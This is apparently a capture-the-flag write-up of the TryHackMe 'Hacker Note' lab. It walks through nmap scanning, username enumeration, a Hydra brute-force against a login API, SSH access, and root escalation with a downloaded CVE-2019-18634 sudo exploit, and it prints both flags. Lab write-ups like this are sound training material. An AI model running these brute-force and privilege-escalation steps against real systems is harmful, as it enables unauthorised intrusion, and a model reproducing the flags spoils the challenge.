
Hacker Note


let's start nmap scan

```
nmap -p- -sV -sC 10.10.232.51
```

We get 3 Ports Open



There's Website Hosted For Making Notes



trying to brute force with the exploit in git link
https://github.com/NinjaJc01/hackerNoteExploits


upon running the exploit we found the username is james
getting colors.txt file github
https://gist.github.com/mordka/c65affdefccb7264efff77b836b5e717
and making new txt file with random 0,1,2,.....,9
let's randomize these both txts into one using combinator in given link

https://github.com/hashcat/hashcat-utils/releases

`./combinator.bin colors.txt numbers.txt > word.txt`

Now using hydra to Bruteforce the credentials

First let's go to burp search for our login method



We Got POST method and `/api/user/login`

Let's Hydra to Bruteforce the credentials

```
hydra -l james -P /home/shivprasad/'git tools'/hackerNoteExploits/word.txt
10.10.232.51 http-post-form
"/api/user/login:username=^USER^&password=^PASS^:Invalid Username Or Password"
```


Found the password that is `blue7`

```
┌──(root㉿kali)-[/home/shivprasad]
└─# hydra -l james -P /home/shivprasad/'git tools'/hackerNoteExploits/word.txt  10.10.232.51 http-post-form "/api/user
/login:username=^USER^&password=^PASS^:Invalid Username Or Password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 00:13:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1660 login tries (l:1/p:1660), ~104 tries per task
[DATA] attacking http-post-form://10.10.232.51:80/api/user/login:username=^USER^&password=^PASS^:Invalid Username Or P
assword
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 1611 to do in 00:33h, 16 active
[STATUS] 48.00 tries/min, 144 tries in 00:03h, 1516 to do in 00:32h, 16 active
[80][http-post-form] host: 10.10.232.51   login: james   password: blue7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 00:17:18

┌──(root㉿kali)-[/home/shivprasad]
└─#
```

Let's login and see what's inside it



Found ssh password
let's login into ssh now

```
┌──(root㉿kali)-[/home/shivprasad/git tools/hackerNoteExploits]
└─# ssh 10.10.232.51
root@10.10.232.51's password:
Permission denied, please try again.
root@10.10.232.51's password:


┌──(root㉿kali)-[/home/shivprasad/git tools/hackerNoteExploits]
└─# ssh james@10.10.232.51
james@10.10.232.51's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 11 19:03:49 UTC 2023

  System load:  0.0               Processes:           87
  Usage of /:   49.2% of 9.78GB   Users logged in:     0
  Memory usage: 7%                IP address for eth0: 10.10.232.51
  Swap usage:   0%


59 packages can be updated.
0 updates are security updates.


Last login: Mon Feb 10 11:58:27 2020 from 10.0.2.2
james@hackernote:~$
```

we got into ssh let's find the flags
we found the first flag

```
james@hackernote:~$ ls
user.txt
james@hackernote:~$ cat user.txt
thm{56911bd7ba1371a3221478aa5c094d68}
james@hackernote:~$
```

First Flag

`thm{56911bd7ba1371a3221478aa5c094d68}`

let's try root privileges
it lets
the current user cannot run any commands as root
with some searching on google
we get recently launched exploit

`CVE-2019-18634`

let's find and download and exploit for that CVE, I found this one
on (https://github.com/saleemrashid/sudo-cve-2019-18634)

git clone https://github.com/saleemrashid/sudo-cve-2019-18634.git

```
┌──(root㉿kali)-[/home/shivprasad/sudo-cve-2019-18634]
└─# ls
LICENSE  Makefile  README.md  exploit  exploit.c  james@10.10.232.51  sudo-cve-2019-18634
```

Let's start an pyhton server

```
python3 -m http.server 4444
```

then get that `exploit.c`
into then ssh

```
james@hackernote:~$ wget 10.17.78.8:4444/exploit.c
--2023-11-11 19:24:29--  http://10.17.78.8:4444/exploit.c
Connecting to 10.17.78.8:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6311 (6.2K) [text/x-csrc]
Saving to: 'exploit.c'

exploit.c                   100%[=========================================>]   6.16K  --.-KB/s    in 0.1s

2023-11-11 19:24:29 (42.9 KB/s) - 'exploit.c' saved [6311/6311]

james@hackernote:~$ ls
exploit.c
james@hackernote:~$
```

let's compile the exploit and excute it

```
james@hackernote:~$ gcc -o exploit exploit.c
james@hackernote:~$ ls
exploit  exploit.c
james@hackernote:~$ ./exploit
[sudo] password for james:
Sorry, try again.
# whoami
root
# pwd
/home/james
#
```

We got the root privileges
let's find the last flag

```
# cd /
# cls
sh: 14: cls: not found
# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
# cd root
# ls
root.txt
# cat root.txt
thm{af55ada6c2445446eb0606b5a2d3a4d2}
#
```

we got the last flag too `thm{af55ada6c2445446eb0606b5a2d3a4d2}`
DONE!!